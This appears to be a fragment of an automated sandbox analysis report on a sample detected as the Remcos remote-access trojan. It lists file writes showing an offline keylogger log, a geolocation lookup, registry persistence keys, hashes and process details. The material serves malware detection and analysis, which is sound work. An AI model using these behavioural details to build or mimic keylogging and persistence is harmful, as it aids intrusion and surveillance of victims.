C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6BBC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CC55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CC55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BBC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6BBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6BBC1B4F	ReadFile

Analysis Process: conhost.exe PID: 1840, Parent PID: 2464

General

Target ID:	19
Start time:	16:03:45
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Reputation:	high
-------------	------

Analysis Process: FILE.exe PID: 6112, Parent PID: 4184

General

Target ID:	23
Start time:	16:04:41
Start date:	03/10/2022
Path:	C:\Users\user\AppData\Roaming\FILE.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\FILE.exe
Imagebase:	0xd90000
File size:	6656 bytes
MD5 hash:	3B4A0B66D0415AF1E216224497C59B4B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000017.00000002.773154547.0000000001237000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\work	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	40B8A1	CreateDirectoryW
C:\ProgramData\remcos	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	40977A	CreateDirectoryW
C:\ProgramData\remcos\logs.dat	append data or add subdirectory or create pipe instance read attributes synchronize	device	synchronous io non alert non directory file	success or wait	1	41A1C0	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\remcos\logs.dat	0	144	0d 00 0a 00 5b 00 32 00 30 00 32 00 32 00 2f 00 31 00 30 00 2f 00 30 00 33 00 20 00 31 00 36 00 3a 00 30 00 34 00 3a 00 34 00 31 00 20 00 4f 00 66 00 66 00 6c 00 69 00 6e 00 65 00 20 00 4b 00 65 00 79 00 6c 00 6f 00 67 00 67 00 65 00 72 00 20 00 53 00 74 00 61 00 72 00 74 00 65 00 64 00 5d 00 0d 00 0a 00 0d 00 0a 00 5b 00 50 00 72 00 6f 00 67 00 72 00 61 00 6d 00 20 00 4d 00 61 00 6e 00 61 00 67 00 65 00 72 00 5d 00 0d 00 0a 00	[2022/10/03 16:04:41 Offline Keylogger Started][Program Manager]	success or wait	1	41A1FA	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IEW\J8l2OL4\json[1].json	0	961	7b 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 72 65 71 75 65 73 74 22 3a 22 31 30 32 2e 31 32 39 2e 31 34 33 2e 31 35 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 73 74 61 74 75 73 22 3a 32 30 30 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 64 65 6c 61 79 22 3a 22 31 6d 73 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 72 65 64 69 74 22 3a 22 53 6f 6d 65 20 6f 66 20 74 68 65 20 72 65 74 75 72 6e 65 64 20 64 61 74 61 20 69 6e 63 6c 75 64 65 73 20 47 65 6f 4c 69 74 65 20 64 61 74 61 20 63 72 65 61 74 65 64 20 62 79 20 4d 61 78 4d 69 6e 64 2c 20 61 76 61 69 6c 61 62 6c 65 20 66 72 6f 6d 20 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 5c 2f 5c 2f 77 77 72 6d 61 78 6d 69 6e 64 2e 63 6f 6d 27 3e 68 74 74 70 3a 5c 2f 5c 2f 77 77 72 6d 61 78 6d 69 6e 64	{ "geoplugin_request":"102.129.143.15", "geoplugin_status":200, "geoplugin_delay":"1ms", "geoplugin_credit":"Some of the returned data includes GeoLite data created by MaxMind, available from http: \\www.maxmind	success or wait	1	4193C7	InternetReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Registry Activities						
Key Created						
Key Path	Completion	Count	Source Address	Symbol		
HKEY_CURRENT_USER\Software\Rmc-L9LQMY\	success or wait	1	412174	RegCreateKeyA		

Key Value Created							
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Rmc-L9LQMY	exepath	binary	EB 1E 25 79 C1 16 A9 38 8E 77 8A C7 CC 3B 52 62 E2 4E A1 78 8D 0C 84 E1 CC 48 A2 82 69 31 5C AB B1 A9 29 53 1B AD E7 82 09 9E 56 CB D8 81 2B 3C 32 2A 80 29 0F 6F AC 6A 93 69 69 4F 2E CD 7C 1F 68 F5 C5 09 10 4A CE 00 45 00 07 F9 CB B0 E6 48	success or wait	1	41219C	RegSetValueExA
HKEY_CURRENT_USER\Software\Rmc-L9LQMY	licence	unicode	2B77F17A4E91AD62D1685344444E93EE	success or wait	1	41219C	RegSetValueExA

Disassembly
 No disassembly